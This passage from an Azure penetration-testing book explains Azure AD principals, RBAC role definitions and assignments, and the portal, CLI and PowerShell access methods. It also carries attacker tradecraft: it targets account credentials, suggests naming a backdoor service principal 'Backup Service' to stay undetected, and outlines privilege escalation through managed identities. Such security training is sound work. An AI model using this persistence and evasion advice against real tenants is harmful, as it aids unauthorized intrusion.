<alias>_<HomeTenant>#EXT#@domain.suffix
```

For example, if a user named `david`, from the `cloudsecnews.com` AD tenant, is invited as a guest user of the `globaladministratorazurepen.onmicrosoft.com` Azure AD tenant, the UPN will be `david_cloudsecnews.com#EXT#@globaladministratorazurepen.onmicrosoft.com` (see *Figure 1.5*).

External accounts are typically used to grant access to vendors or third-party users that may be working on a subscription. The user accounts are not directly managed by the Azure AD tenant, so account policies (password length, **multi-factor authentication (MFA)**, and so on) would be out of the control of the Azure AD tenant.

Here is a screenshot of an external user account:

David Okeyode
david_cloudsecnews.com#EXT#@globaladministratorazurepen.onmicrosoft.com

Example UPN of an external user account

User Sign-ins

Group memberships
0

Dec 13 Dec 20 Dec 27 Jan 3

Identity

Object ID that uniquely identifies the security principal in the Azure AD tenant

User type specifying "Guest" which denotes an external user account

Name	David Okeyode	First name	David	Last name	Okeyode
User Principal Name	david_cloudsecnews.com#EXT#@globaladminist...	User type	Guest	Invitation accepted	Yes
Object ID	5e91ce9c-8201-4956-ad66-1285828683bd	Source	External Azure Active Directory		

Figure 1.5 – Screenshot of an external user account

For both internal and external accounts, we will be targeting credentials for the accounts during an Azure penetration test to get access to resources in the Azure AD tenant. As we will see in later chapters, these accounts are a great place to get an initial foothold in an environment.


Service principal

A **service principal** is an application identity in Azure AD. You can think of it as an Azure AD object representing an application that needs access to Azure resources. This is the preferred way to grant access to an application instead of creating a *dummy user account*.

Service principals will be very important when we get to automation account attacks, but for now, just know that *applications* can be registered in Azure AD and they can also be granted permissions in the tenant. For example, you may have an automation account that runs maintenance scripts in a subscription, so you will want to have specific rights granted to the account that runs the scripts. These rights would be applied to the service principal that is created in the Azure AD tenant when the automation account is created.

Service principals can also be assigned certificates and secrets that can be used for authentication. These credentials will be important to note when we want to use the app registrations for privilege escalation, and/or persistence in the Azure AD tenant. The process of creating a service principal is called an **app registration**.

In the following screenshot, we can see some basic information about an app registration in our sample tenant. As an attacker, we may have situations where it makes sense to create a new service principal that would allow us to persist in an environment. If we choose a generic display name (Backup Service) for creating a backdoor service principal, we may have a better chance of going undetected for longer in the tenant:



Display name	: Sample Azure App Registration
Application (client) ID	: 427deb99-a389-438e-bee9-60905b307654
Directory (tenant) ID	: 40d5707e-b434-4f10-9d7d-21842b956935
Object ID	: 2827e24b-3497-4f36-8d9f-f694eb99c76c
Supported account types	: Multiple organizations
Redirect URIs	: 1 web, 0 spa, 0 public client
Application ID URI	: Add an Application ID URI
Managed application in local directory	: Sample Azure App Registration

Figure 1.6 – Screenshot of a service principal in Azure AD

Finally, service principals can have owners set within Azure AD. The owners of the service principals can control the credentials associated with the accounts, so the owners are useful targets for escalation in an environment where service principals have elevated privileges.

Managed identity

There are times that Azure services (VMs, AKS, applications, and so on) may need access to other Azure resources. The easiest way to grant this access is to enable a managed identity for the Azure service. A **managed identity** is an automatically created and managed service principal that is assigned to a supported Azure service. At the time of writing, there are 27 services that support managed identities in Azure.

Important note

If you're interested in learning more about all of the services that support managed identities in Azure, Microsoft has them documented here:
<https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/services-support-managed-identities>.

A managed identity can either be **system-assigned** or **user-assigned**. A system-assigned identity is tied directly to the resource that the identity is created for. A user-assigned identity is first created in a subscription, and then applied to resources. A user-managed identity can be shared by many services, while a system-assigned identity cannot.

In later chapters, we will see that these identities can be used to escalate privileges in a tenant. The important thing to note for now is that anyone who has modification rights on a resource with an assigned managed identity can potentially assume the rights of that managed identity. This is service-dependent, but there are several services (that we will review later) that can readily be used to generate tokens for managed identities.

Groups

Groups are used in Azure AD to organize users and to make it easier to manage access to Azure resources. For example, it is more effective to assign permissions to 200 users in a group than to 200 individual users. Once Azure resource access is granted to a group, future access can then be granted—or revoked—through group memberships.

Similar to user accounts, groups can either be created by administrators in Azure AD or synchronized from an on-premises AD environment. There is also a third scenario, whereby users can be allowed to create their own groups, or join existing public groups, but those groups are typically associated with Microsoft 365 services.

Much as with app registrations, groups can have owners (either user accounts or service principals), and the owners do not have to be a member of the group. Group owners can manage the group and its membership.

Azure AD supports two main types of groups: security groups that are primarily used to manage access to shared resources, and Microsoft 365 groups that serve a similar function to email distribution groups that you may be familiar with in AD. These can also be used to assign access to Azure resources.

Membership of an Azure AD group can either be **assigned** or **dynamic**. Assigned memberships are direct user assignments by an administrator or group owner. Dynamic group memberships use rules that are automatically evaluated to determine group membership based on user or device attributes. The rules for dynamic group membership can allow for soft matching, which could be abused to escalate privileges. See the *Dynamic group membership* section in *Chapter 4, Exploiting Reader Permissions*, for more information on this attack.

In Azure environments that sync with on-premises AD domains, the complexity of organizing users can increase exponentially as there can be a large number of groups that are imported from the on-premises domain. While there may be a limited number of groups that are actually utilized in the Azure tenant, you may need to deal with hundreds (or thousands) of groups that are in an Azure AD tenant. This shouldn't cause any issues while assessing the Azure environment, but it may complicate things as you begin to pivot to on-premises environments. We will cover tools that help simplify assessing AD groups in *Chapter 7, Exploiting Owner and Privileged Azure AD Role Permissions*.

Role definition

After security principals, the second component of Azure RBAC is a role definition. This term describes *a collection of permissions*. A permission describes an action that *may* or *may not* be performed on a resource, such as read, write, and delete. We can examine the permissions under a default Azure role to see what it allows us to do.

Here are the permissions for the **Contributor** role in Azure:

```
{
  "assignableScopes": [
    "/"
  ],
  "description": "Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments in Azure Blueprints, or share image galleries.",
  "id": "/subscriptions/{subscriptionId}/providers/Microsoft.Authorization/roleDefinitions/b24988ac-6180-42a0-ab88-20f7382dd24c",
  "name": "b24988ac-6180-42a0-ab88-20f7382dd24c",
  "permissions": [
    {
      "actions": [
        "*"
      ]
    }
  ]
}
```



```
    ],  
    "notActions": [  
        "Microsoft.Authorization/*/Delete",  
        "Microsoft.Authorization/*/Write",  
        "Microsoft.Authorization/elevateAccess/Action",  
        "Microsoft.Blueprint/blueprintAssignments/write",  
        "Microsoft.Blueprint/blueprintAssignments/delete",  
        "Microsoft.Compute/galleries/share/action"  
    ],  
    "dataActions": [],  
    "notDataActions": []  
  }  
],  
  "roleName": "Contributor",  
  "roleType": "BuiltInRole",  
  "type": "Microsoft.Authorization/roleDefinitions"  
}
```

We can see in the preceding permissions that a role definition supports two types of operations, as follows:

- Control-plane operations that describe the management actions that the role can perform. These are defined in the `'actions': [ ]` section. An example of a management action is the permission to create a storage account.
- Data-plane operations describe the data actions (within a resource) that the role can perform. These are defined in the `'dataActions': [ ]` section. An example of a data action is the permission to read the data that is stored in a storage account.

We can also see in the preceding permissions that certain operations can be excluded for a role. The `'notActions': [ ]` section defines management actions that a role is restricted from performing. The `'notDataActions': [ ]` section defines data actions that a role is restricted from performing.

In the preceding example for the **Contributor** role, the role has the permission to perform all management (*) actions, but it is restricted (by the `notActions` definition) from performing authorization-related management actions, which means that the role cannot be used to assign permissions to others. Also, the role does not have the permissions to perform any data action.

It should also be noted that this role definition also contains the `assignableScopes` section, which denotes how the role can be applied in the tenant. `assignableScopes` indicates that it can be applied at the root of the management group structure, but it can also be applied to any scopes (child management group, subscriptions, and so on) under the root.

Default RBAC roles

At the most basic level, there are three primary roles that are commonly applied in Azure: **Reader**, **Contributor**, and **Owner**. Beyond these three primitive roles, you will find service-specific roles that act as restricted versions of these base roles. These restricted roles are useful for reducing a user's permissions in a specific subscription, but they can still allow for privilege escalation in the environment.

For example, the **Virtual Machine Contributor** role (applied at the subscription level) *does not allow* an Azure AD user to be a contributor for all of the services in the subscription. However, the role does allow `Microsoft.Compute/virtualMachines/*` actions, which means it would allow the user to run commands on any of the VMs in the subscription.

If this VM is configured with a privileged managed identity, that VM Contributor user could run commands on the VM to assume the rights of the managed identity and escalate their privileges. We will dive deeper into this concept in *Chapter 5, Exploiting Contributor Permissions on IaaS Services*, where we learn about using contributor rights on VMs.

An important point to note is that Azure resources and the Azure AD tenant have separate permission systems. This means that the roles used to grant access to Azure AD are different from the roles used to grant access to Azure resources, as depicted in the following screenshot:




Figure 1.7 – Azure AD roles versus Azure RBAC roles

Azure AD roles are used to manage access to Azure AD resources and operations, such as user accounts and password resets, while Azure RBAC roles are used to manage access to Azure resources such as storage accounts, SQL databases, and so on.

Both Azure AD and Azure resources have multiple built-in roles with predefined permissions that organizations may use to grant access to users and applications. Both support custom roles that are created by administrators. At the time of writing, there are currently 60 built-in Azure AD roles and over 220 Azure RBAC built-in roles.

Important note

Microsoft has the best documentation on these roles and has a comprehensive list of the available Azure AD roles (<https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference>) and Azure RBAC roles (<https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles>).

Role assignment

Next, we need to understand how the roles are applied in an Azure AD tenant. Returning to *Figure 1.1*, we noted the Azure resource organization hierarchy. One of the interesting design choices in the Azure cloud is the way that RBAC roles are applied to this hierarchy. As noted previously, RBAC roles can be applied at the root management group, child management group, subscription, resource group, and individual resource levels.

Any role-based access that is assigned at the root management group level propagates throughout the organization and cannot be overridden at a lower level. If an attacker manages to steal a credential that gives access at the root management group level, they could leverage this access to move laterally across different subscriptions in the organization.

Now that we have a better understanding of the RBAC structure, let's take a look at how we can interact with the Azure environment.

Accessing the Azure cloud

There are multiple ways to interact with an Azure tenant, and each method has specific advantages during a penetration test. The following list outlines the ways the Azure cloud can be accessed:

- Azure portal
- Azure CLI
- Az PowerShell cmdlets
- Azure REST APIs

In *Chapter 2, Building Your Own Environment*, we will discuss setting up your own environment, but if you already have access to an Azure environment, feel free to follow along with these access methods.

Azure portal

The Azure portal is a web-based console for accessing and managing Azure resources. The URL for the Azure public cloud platform is `https://portal.azure.com`. As noted at the start of the chapter, the address is different for other Azure clouds, such as those for the US government, China, and Germany.

A user has to first authenticate using an Azure AD user account to gain access to the portal. For those of you that are visual learners, the Azure portal will be the best starting point for understanding the resources in an Azure tenant.

Within the portal, there are **blades** on the left-hand side of the site for each Azure service, as illustrated in the following screenshot:




Figure 1.8 – Azure portal navigation

If the service you are looking for is not in one of the blades, you can use the search bar at the top of the site to find the service you're looking for, as illustrated in the following screenshot:




Figure 1.9 – Azure service search

There are a few specific blades/services that we will focus on later in the book, but for now, it will be important to become familiar with navigating through services and the subscriptions/tenants that are available for your user.

In the top-right corner of the portal, you can select your signed-in user and select **Switch directory** to see all of the available Azure AD directories for your user, as illustrated in the following screenshot:




Figure 1.10 – Azure user menu

Depending on the tenants that your account has access to, you may see more than one directory here. These are the different Azure AD tenants that you have (direct membership or guest) access to. Once a directory is selected, you can navigate to the **Subscriptions** blade to see the subscriptions that you have access to, as illustrated in the following screenshot:




Figure 1.11 – Azure subscriptions list

In the **Subscriptions** section, take note of the **My role** column, as this will let you know your current user's RBAC role in the subscription. Within the individual subscriptions, you can also use the **IAM** blade to see the rights of other users in the subscription.

Cloud Shell

Within the portal, there is a small PowerShell prompt `>` icon available to the right of the search bar. This icon activates the Azure Cloud Shell within the portal. This can also be accessed via <https://shell.azure.com> and is shown in the following screenshot:




Figure 1.12 – Azure Cloud Shell portal link

If a Cloud Shell has not already been set up for your account, this will require you to select a storage account to use for Cloud Shell storage. Once in the Cloud Shell, your prompt should look like this:




Figure 1.13 – Azure Cloud Shell

When setting up your Cloud Shell, you can choose a Bash or PowerShell environment. Both environments have their benefits and they both have the Az CLI ready to use in the shell.

While the Azure Cloud Shell is preloaded with all of tools you need to manage an Azure environment, it also comes with some risks. We will see in later chapters how this service can be used for privilege escalation attacks.

Azure CLI

Another popular option for managing Azure environments is the Azure CLI. Installation of the CLI is simple for Windows systems. Keep in mind that we will be installing the CLI as part of the next chapter's exercises, but if you want to install the CLI on another system, you can download the Microsoft installer for the latest version here: <https://aka.ms/installazurecliwindows>.

Important note

Since the preceding link is for an executable, it's understandable if you're not immediately rushing to open it. As a general note, we will be using more of these links throughout the book to connect you with Microsoft resources.

The aka.ms links in the book should be safe to follow, as they are all managed by Microsoft's internal short-link service.

For those looking for more information on the CLI, along with options for installing on other operating systems, here is Microsoft's Azure CLI documentation page: <https://docs.microsoft.com/en-us/cli/azure/install-azure-cli>.

Once installed, open a PowerShell session (`powershell.exe`) and run the following command:

```
PS C:\> az login

The default web browser has been opened at https://login.
microsoftonline.com/common/oauth2/authorize. Please continue
the login in the web browser. If no web browser is available or
if the web browser fails to open, use device code flow with `az
login --use-device-code`.

You have logged in. Now let us find all the subscriptions to
which you have access...

[ {
  'cloudName': 'AzureCloud',
  'homeTenantId': '40d5707e-b434-XXXX-YYYY-ZZZZZZZZZZZZ',
  'id': '204cce89-27de-4669-a48b-04c27255e05e',
  'isDefault': true,
  'managedByTenants': [],
  'name': 'Development',
  'state': 'Enabled',
  'tenantId': '40d5707e-b434-XXXX-YYYY-ZZZZZZZZZZZZ',
  'user': {
    'name': 'globaladministrator@azurepentesting.com',
    'type': 'user'
  }
}
]
PS C:\>
```

This will open a browser window to prompt you to authenticate to Azure. If you are already portal-authenticated in the browser, your username should be populated in the login screen. Log in with your account, and the CLI should be authenticated. This process will also list out all of your available subscriptions.

PowerShell

For subscriptions large and small, it is convenient to have access to the flexibility of PowerShell for parsing data. Azure subscriptions can contain large numbers of resources, and those can be quite difficult to parse by hand in the portal.

Here are some quick notes for those that are not as familiar with PowerShell:

- PowerShell is a command shell, like `cmd.exe`.
- When you are running PowerShell or the PowerShell **Integrated Scripting Environment (ISE)**, we will refer to that as a session.
- PowerShell is also a scripting language that has deep ties with the .NET runtimes and Windows APIs.
- PowerShell modules are sets of functions that can be imported into a PowerShell session.
- PowerShell modules can be imported directly from files or installed from external sources, such as the **PowerShell Gallery (PSGallery)**—<https://www.powershellgallery.com/>). They can also be configured to be permanently imported for all new sessions.
- PowerShell functions, or Cmdlets, are commands that can be used in a session.
- Functions with parameters allow for tab-complete—type a dash and *Tab* (or *Ctrl + space*) to see the available parameters for the function.
- PowerShell can have pipeline-able objects that allow you to use the output from one function for the input of other functions.
- The PowerShell pipeline is very powerful, and we will make extensive use of it in our examples.

We will be using several PowerShell-based tools throughout the book, and while we will try to make commands as simple as possible, it would be a good idea to get a basic understanding of how to use PowerShell.

Important note

If you're looking for non-book PowerShell resources, Microsoft does provide some free learning resources for those learning about PowerShell. These resources are a great beginner's course and will give you a head start on the concepts covered in this book: <https://docs.microsoft.com/en-us/powershell/scripting/learn/more-powershell-learning>.

For starters, you will need to be able to enable PowerShell script execution on your system. Chances are good that you will have some PowerShell execution policy restrictions on your testing system. As noted in this blog post by one of this book's technical reviewers, Scott Sutherland, these execution restrictions are easily bypassed (see <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>).

For the installation of PowerShell modules, we will primarily use the PowerShell Gallery packages. The PSGallery (<https://www.powershellgallery.com/>) is a trusted, Microsoft-managed resource for package management. This is one of the easiest ways to install modules, and the Microsoft packages required for the toolkits will all be listed in the gallery.

Since we will walk through the installation of the Azure PowerShell modules in the second chapter of this book, the installation of these modules on your current system is not immediately needed.

The Az module

The Az PowerShell Cmdlets are functions that interact with Azure to allow for the administration of Azure services. These functions allow functions for listing, creating, destroying, and modifying Azure resources. While some Azure services are not supported by the functions, most services that you interact with will be supported.

1. In an elevated (**Run as Administrator**) PowerShell session, run the Az module installation command, as follows:

```
PS C:\> Install-Module -Name Az
```

2. After installation, you will want to authenticate to your Azure tenant. You can do this by running the following code:

```
PS C:\> Connect-AzAccount
```

3. Much like the Azure CLI, this will prompt you to log in, but this time, an Azure **AD Authentication Library (ADAL)** authentication window will prompt you, instead of a web browser, as illustrated in the following screenshot:




Figure 1.14 – Az PowerShell authentication prompt

From here, any command that you will use will be based off of the Microsoft guidance for approved verbs for PowerShell functions (<https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/approved-verbs-for-windows-powershell-commands>).

Most of the verbs that we will use are Get or Invoke, but this would be a good opportunity to try out the PowerShell tab completion.

1. If the module is not already imported into your PowerShell session, import the Az module, as follows:

```
PS C:\> Import-Module Az
```

- Then, type `Get-Az`, as follows, and pause:

```
PS C:\> Get-Az
```

- From here, you can use the *Ctrl + space* shortcut to expand your options, as follows:

 Windows PowerShell

```
PS C:\> import-module az
PS C:\> Get-Az
Display all 937 possibilities? (y or n) _
```

Figure 1.15 – Az PowerShell module command options

- If we do the same for a PowerShell function parameter, you will get all of the available parameters for the function, as follows:

 Windows PowerShell

```
PS C:\> get-azvm -ResourceGroupName
ResourceGroupName  NextLink          Debug              ErrorVariable      OutBuffer
Name               DisplayHint       ErrorAction         WarningVariable     PipelineVariable
Location           DefaultProfile    WarningAction       InformationVariable
Status             Verbose           InformationAction   OutVariable

[string] ResourceGroupName
```

Figure 1.16 – Az PowerShell module parameter options

- To see the sub-modules within the Az module, we can use the following command:

```
PS C:\> Get-Module -Name az*
```

```
PS C:\> get-module -Name az*

ModuleType Version      Name                               ExportedCommands
-----
Script      5.5.0        az                                {Add-AzEnvironment, Clear-AzContext, Clear-AzDefault
Script      2.2.5        Az.Accounts                      {Disable-AzAdvisorRecommendation, Enable-AzAdvisorRe
Script      1.1.1        Az.Advisor                       {Disable-AzAksAddOn, Enable-AzAksAddOn, Get-AzAksClu
Script      2.0.2        Az.Aks                           {Add-AzAnalysisServicesAccount, Export-AzAnalysisSer
Script      1.1.4        Az.AnalysisServices              {Add-AzApiManagementApiToGateway, Add-AzApiManagemen
Script      2.2.0        Az.ApiManagement                  {Get-AzAppConfigurationStore, Get-AzAppConfiguration
Script      1.0.0        Az.AppConfiguration               {Get-AzApplicationInsights, Get-AzApplicationInsight
Script      1.1.0        Az.ApplicationInsights            {Export-AzAutomationDscConfiguration, Export-AzAutom
Script      1.4.3        Az.Automation                    {Disable-AzBatchAutoScale, Disable-AzBatchComputeNod
Script      3.1.0        Az.Batch                         {Get-AzBillingAccount, Get-AzBillingInvoice, Get-AzB
Script      2.0.0        Az.Billing                       {Confirm-AzCdnEndpointProbeURL, Disable-AzCdnCustomD
Script      1.6.0        Az.Cdn                           {Add-AzCognitiveServicesAccountNetworkRule, Get-AzCo
Script      1.8.0        Az.CognitiveServices              {Add-AzContainerServiceAgentPoolProfile, Add-AzImage
Script      4.9.0        Az.Compute                       {Get-AzContainerGroup, Get-AzContainerInstanceLog, N
Script      1.0.3        Az.ContainerInstance              {Connect-AzContainerRegistry, Get-AzContainerRegistr
Script      2.2.0        Az.ContainerRegistry              {Get-AzCosmosDBAccount, Get-AzCosmosDBAccountKey, Ge
Script      1.0.0        Az.CosmosDB                      {Get-AzDataBoxEdgeBandwidthSchedule, Get-AzDataBoxEd
Script      1.1.0        Az.DataBoxEdge
```

Figure 1.17 – Listing Az PowerShell sub-modules

6. To get all of the commands available in a module, you can use the following command:

```
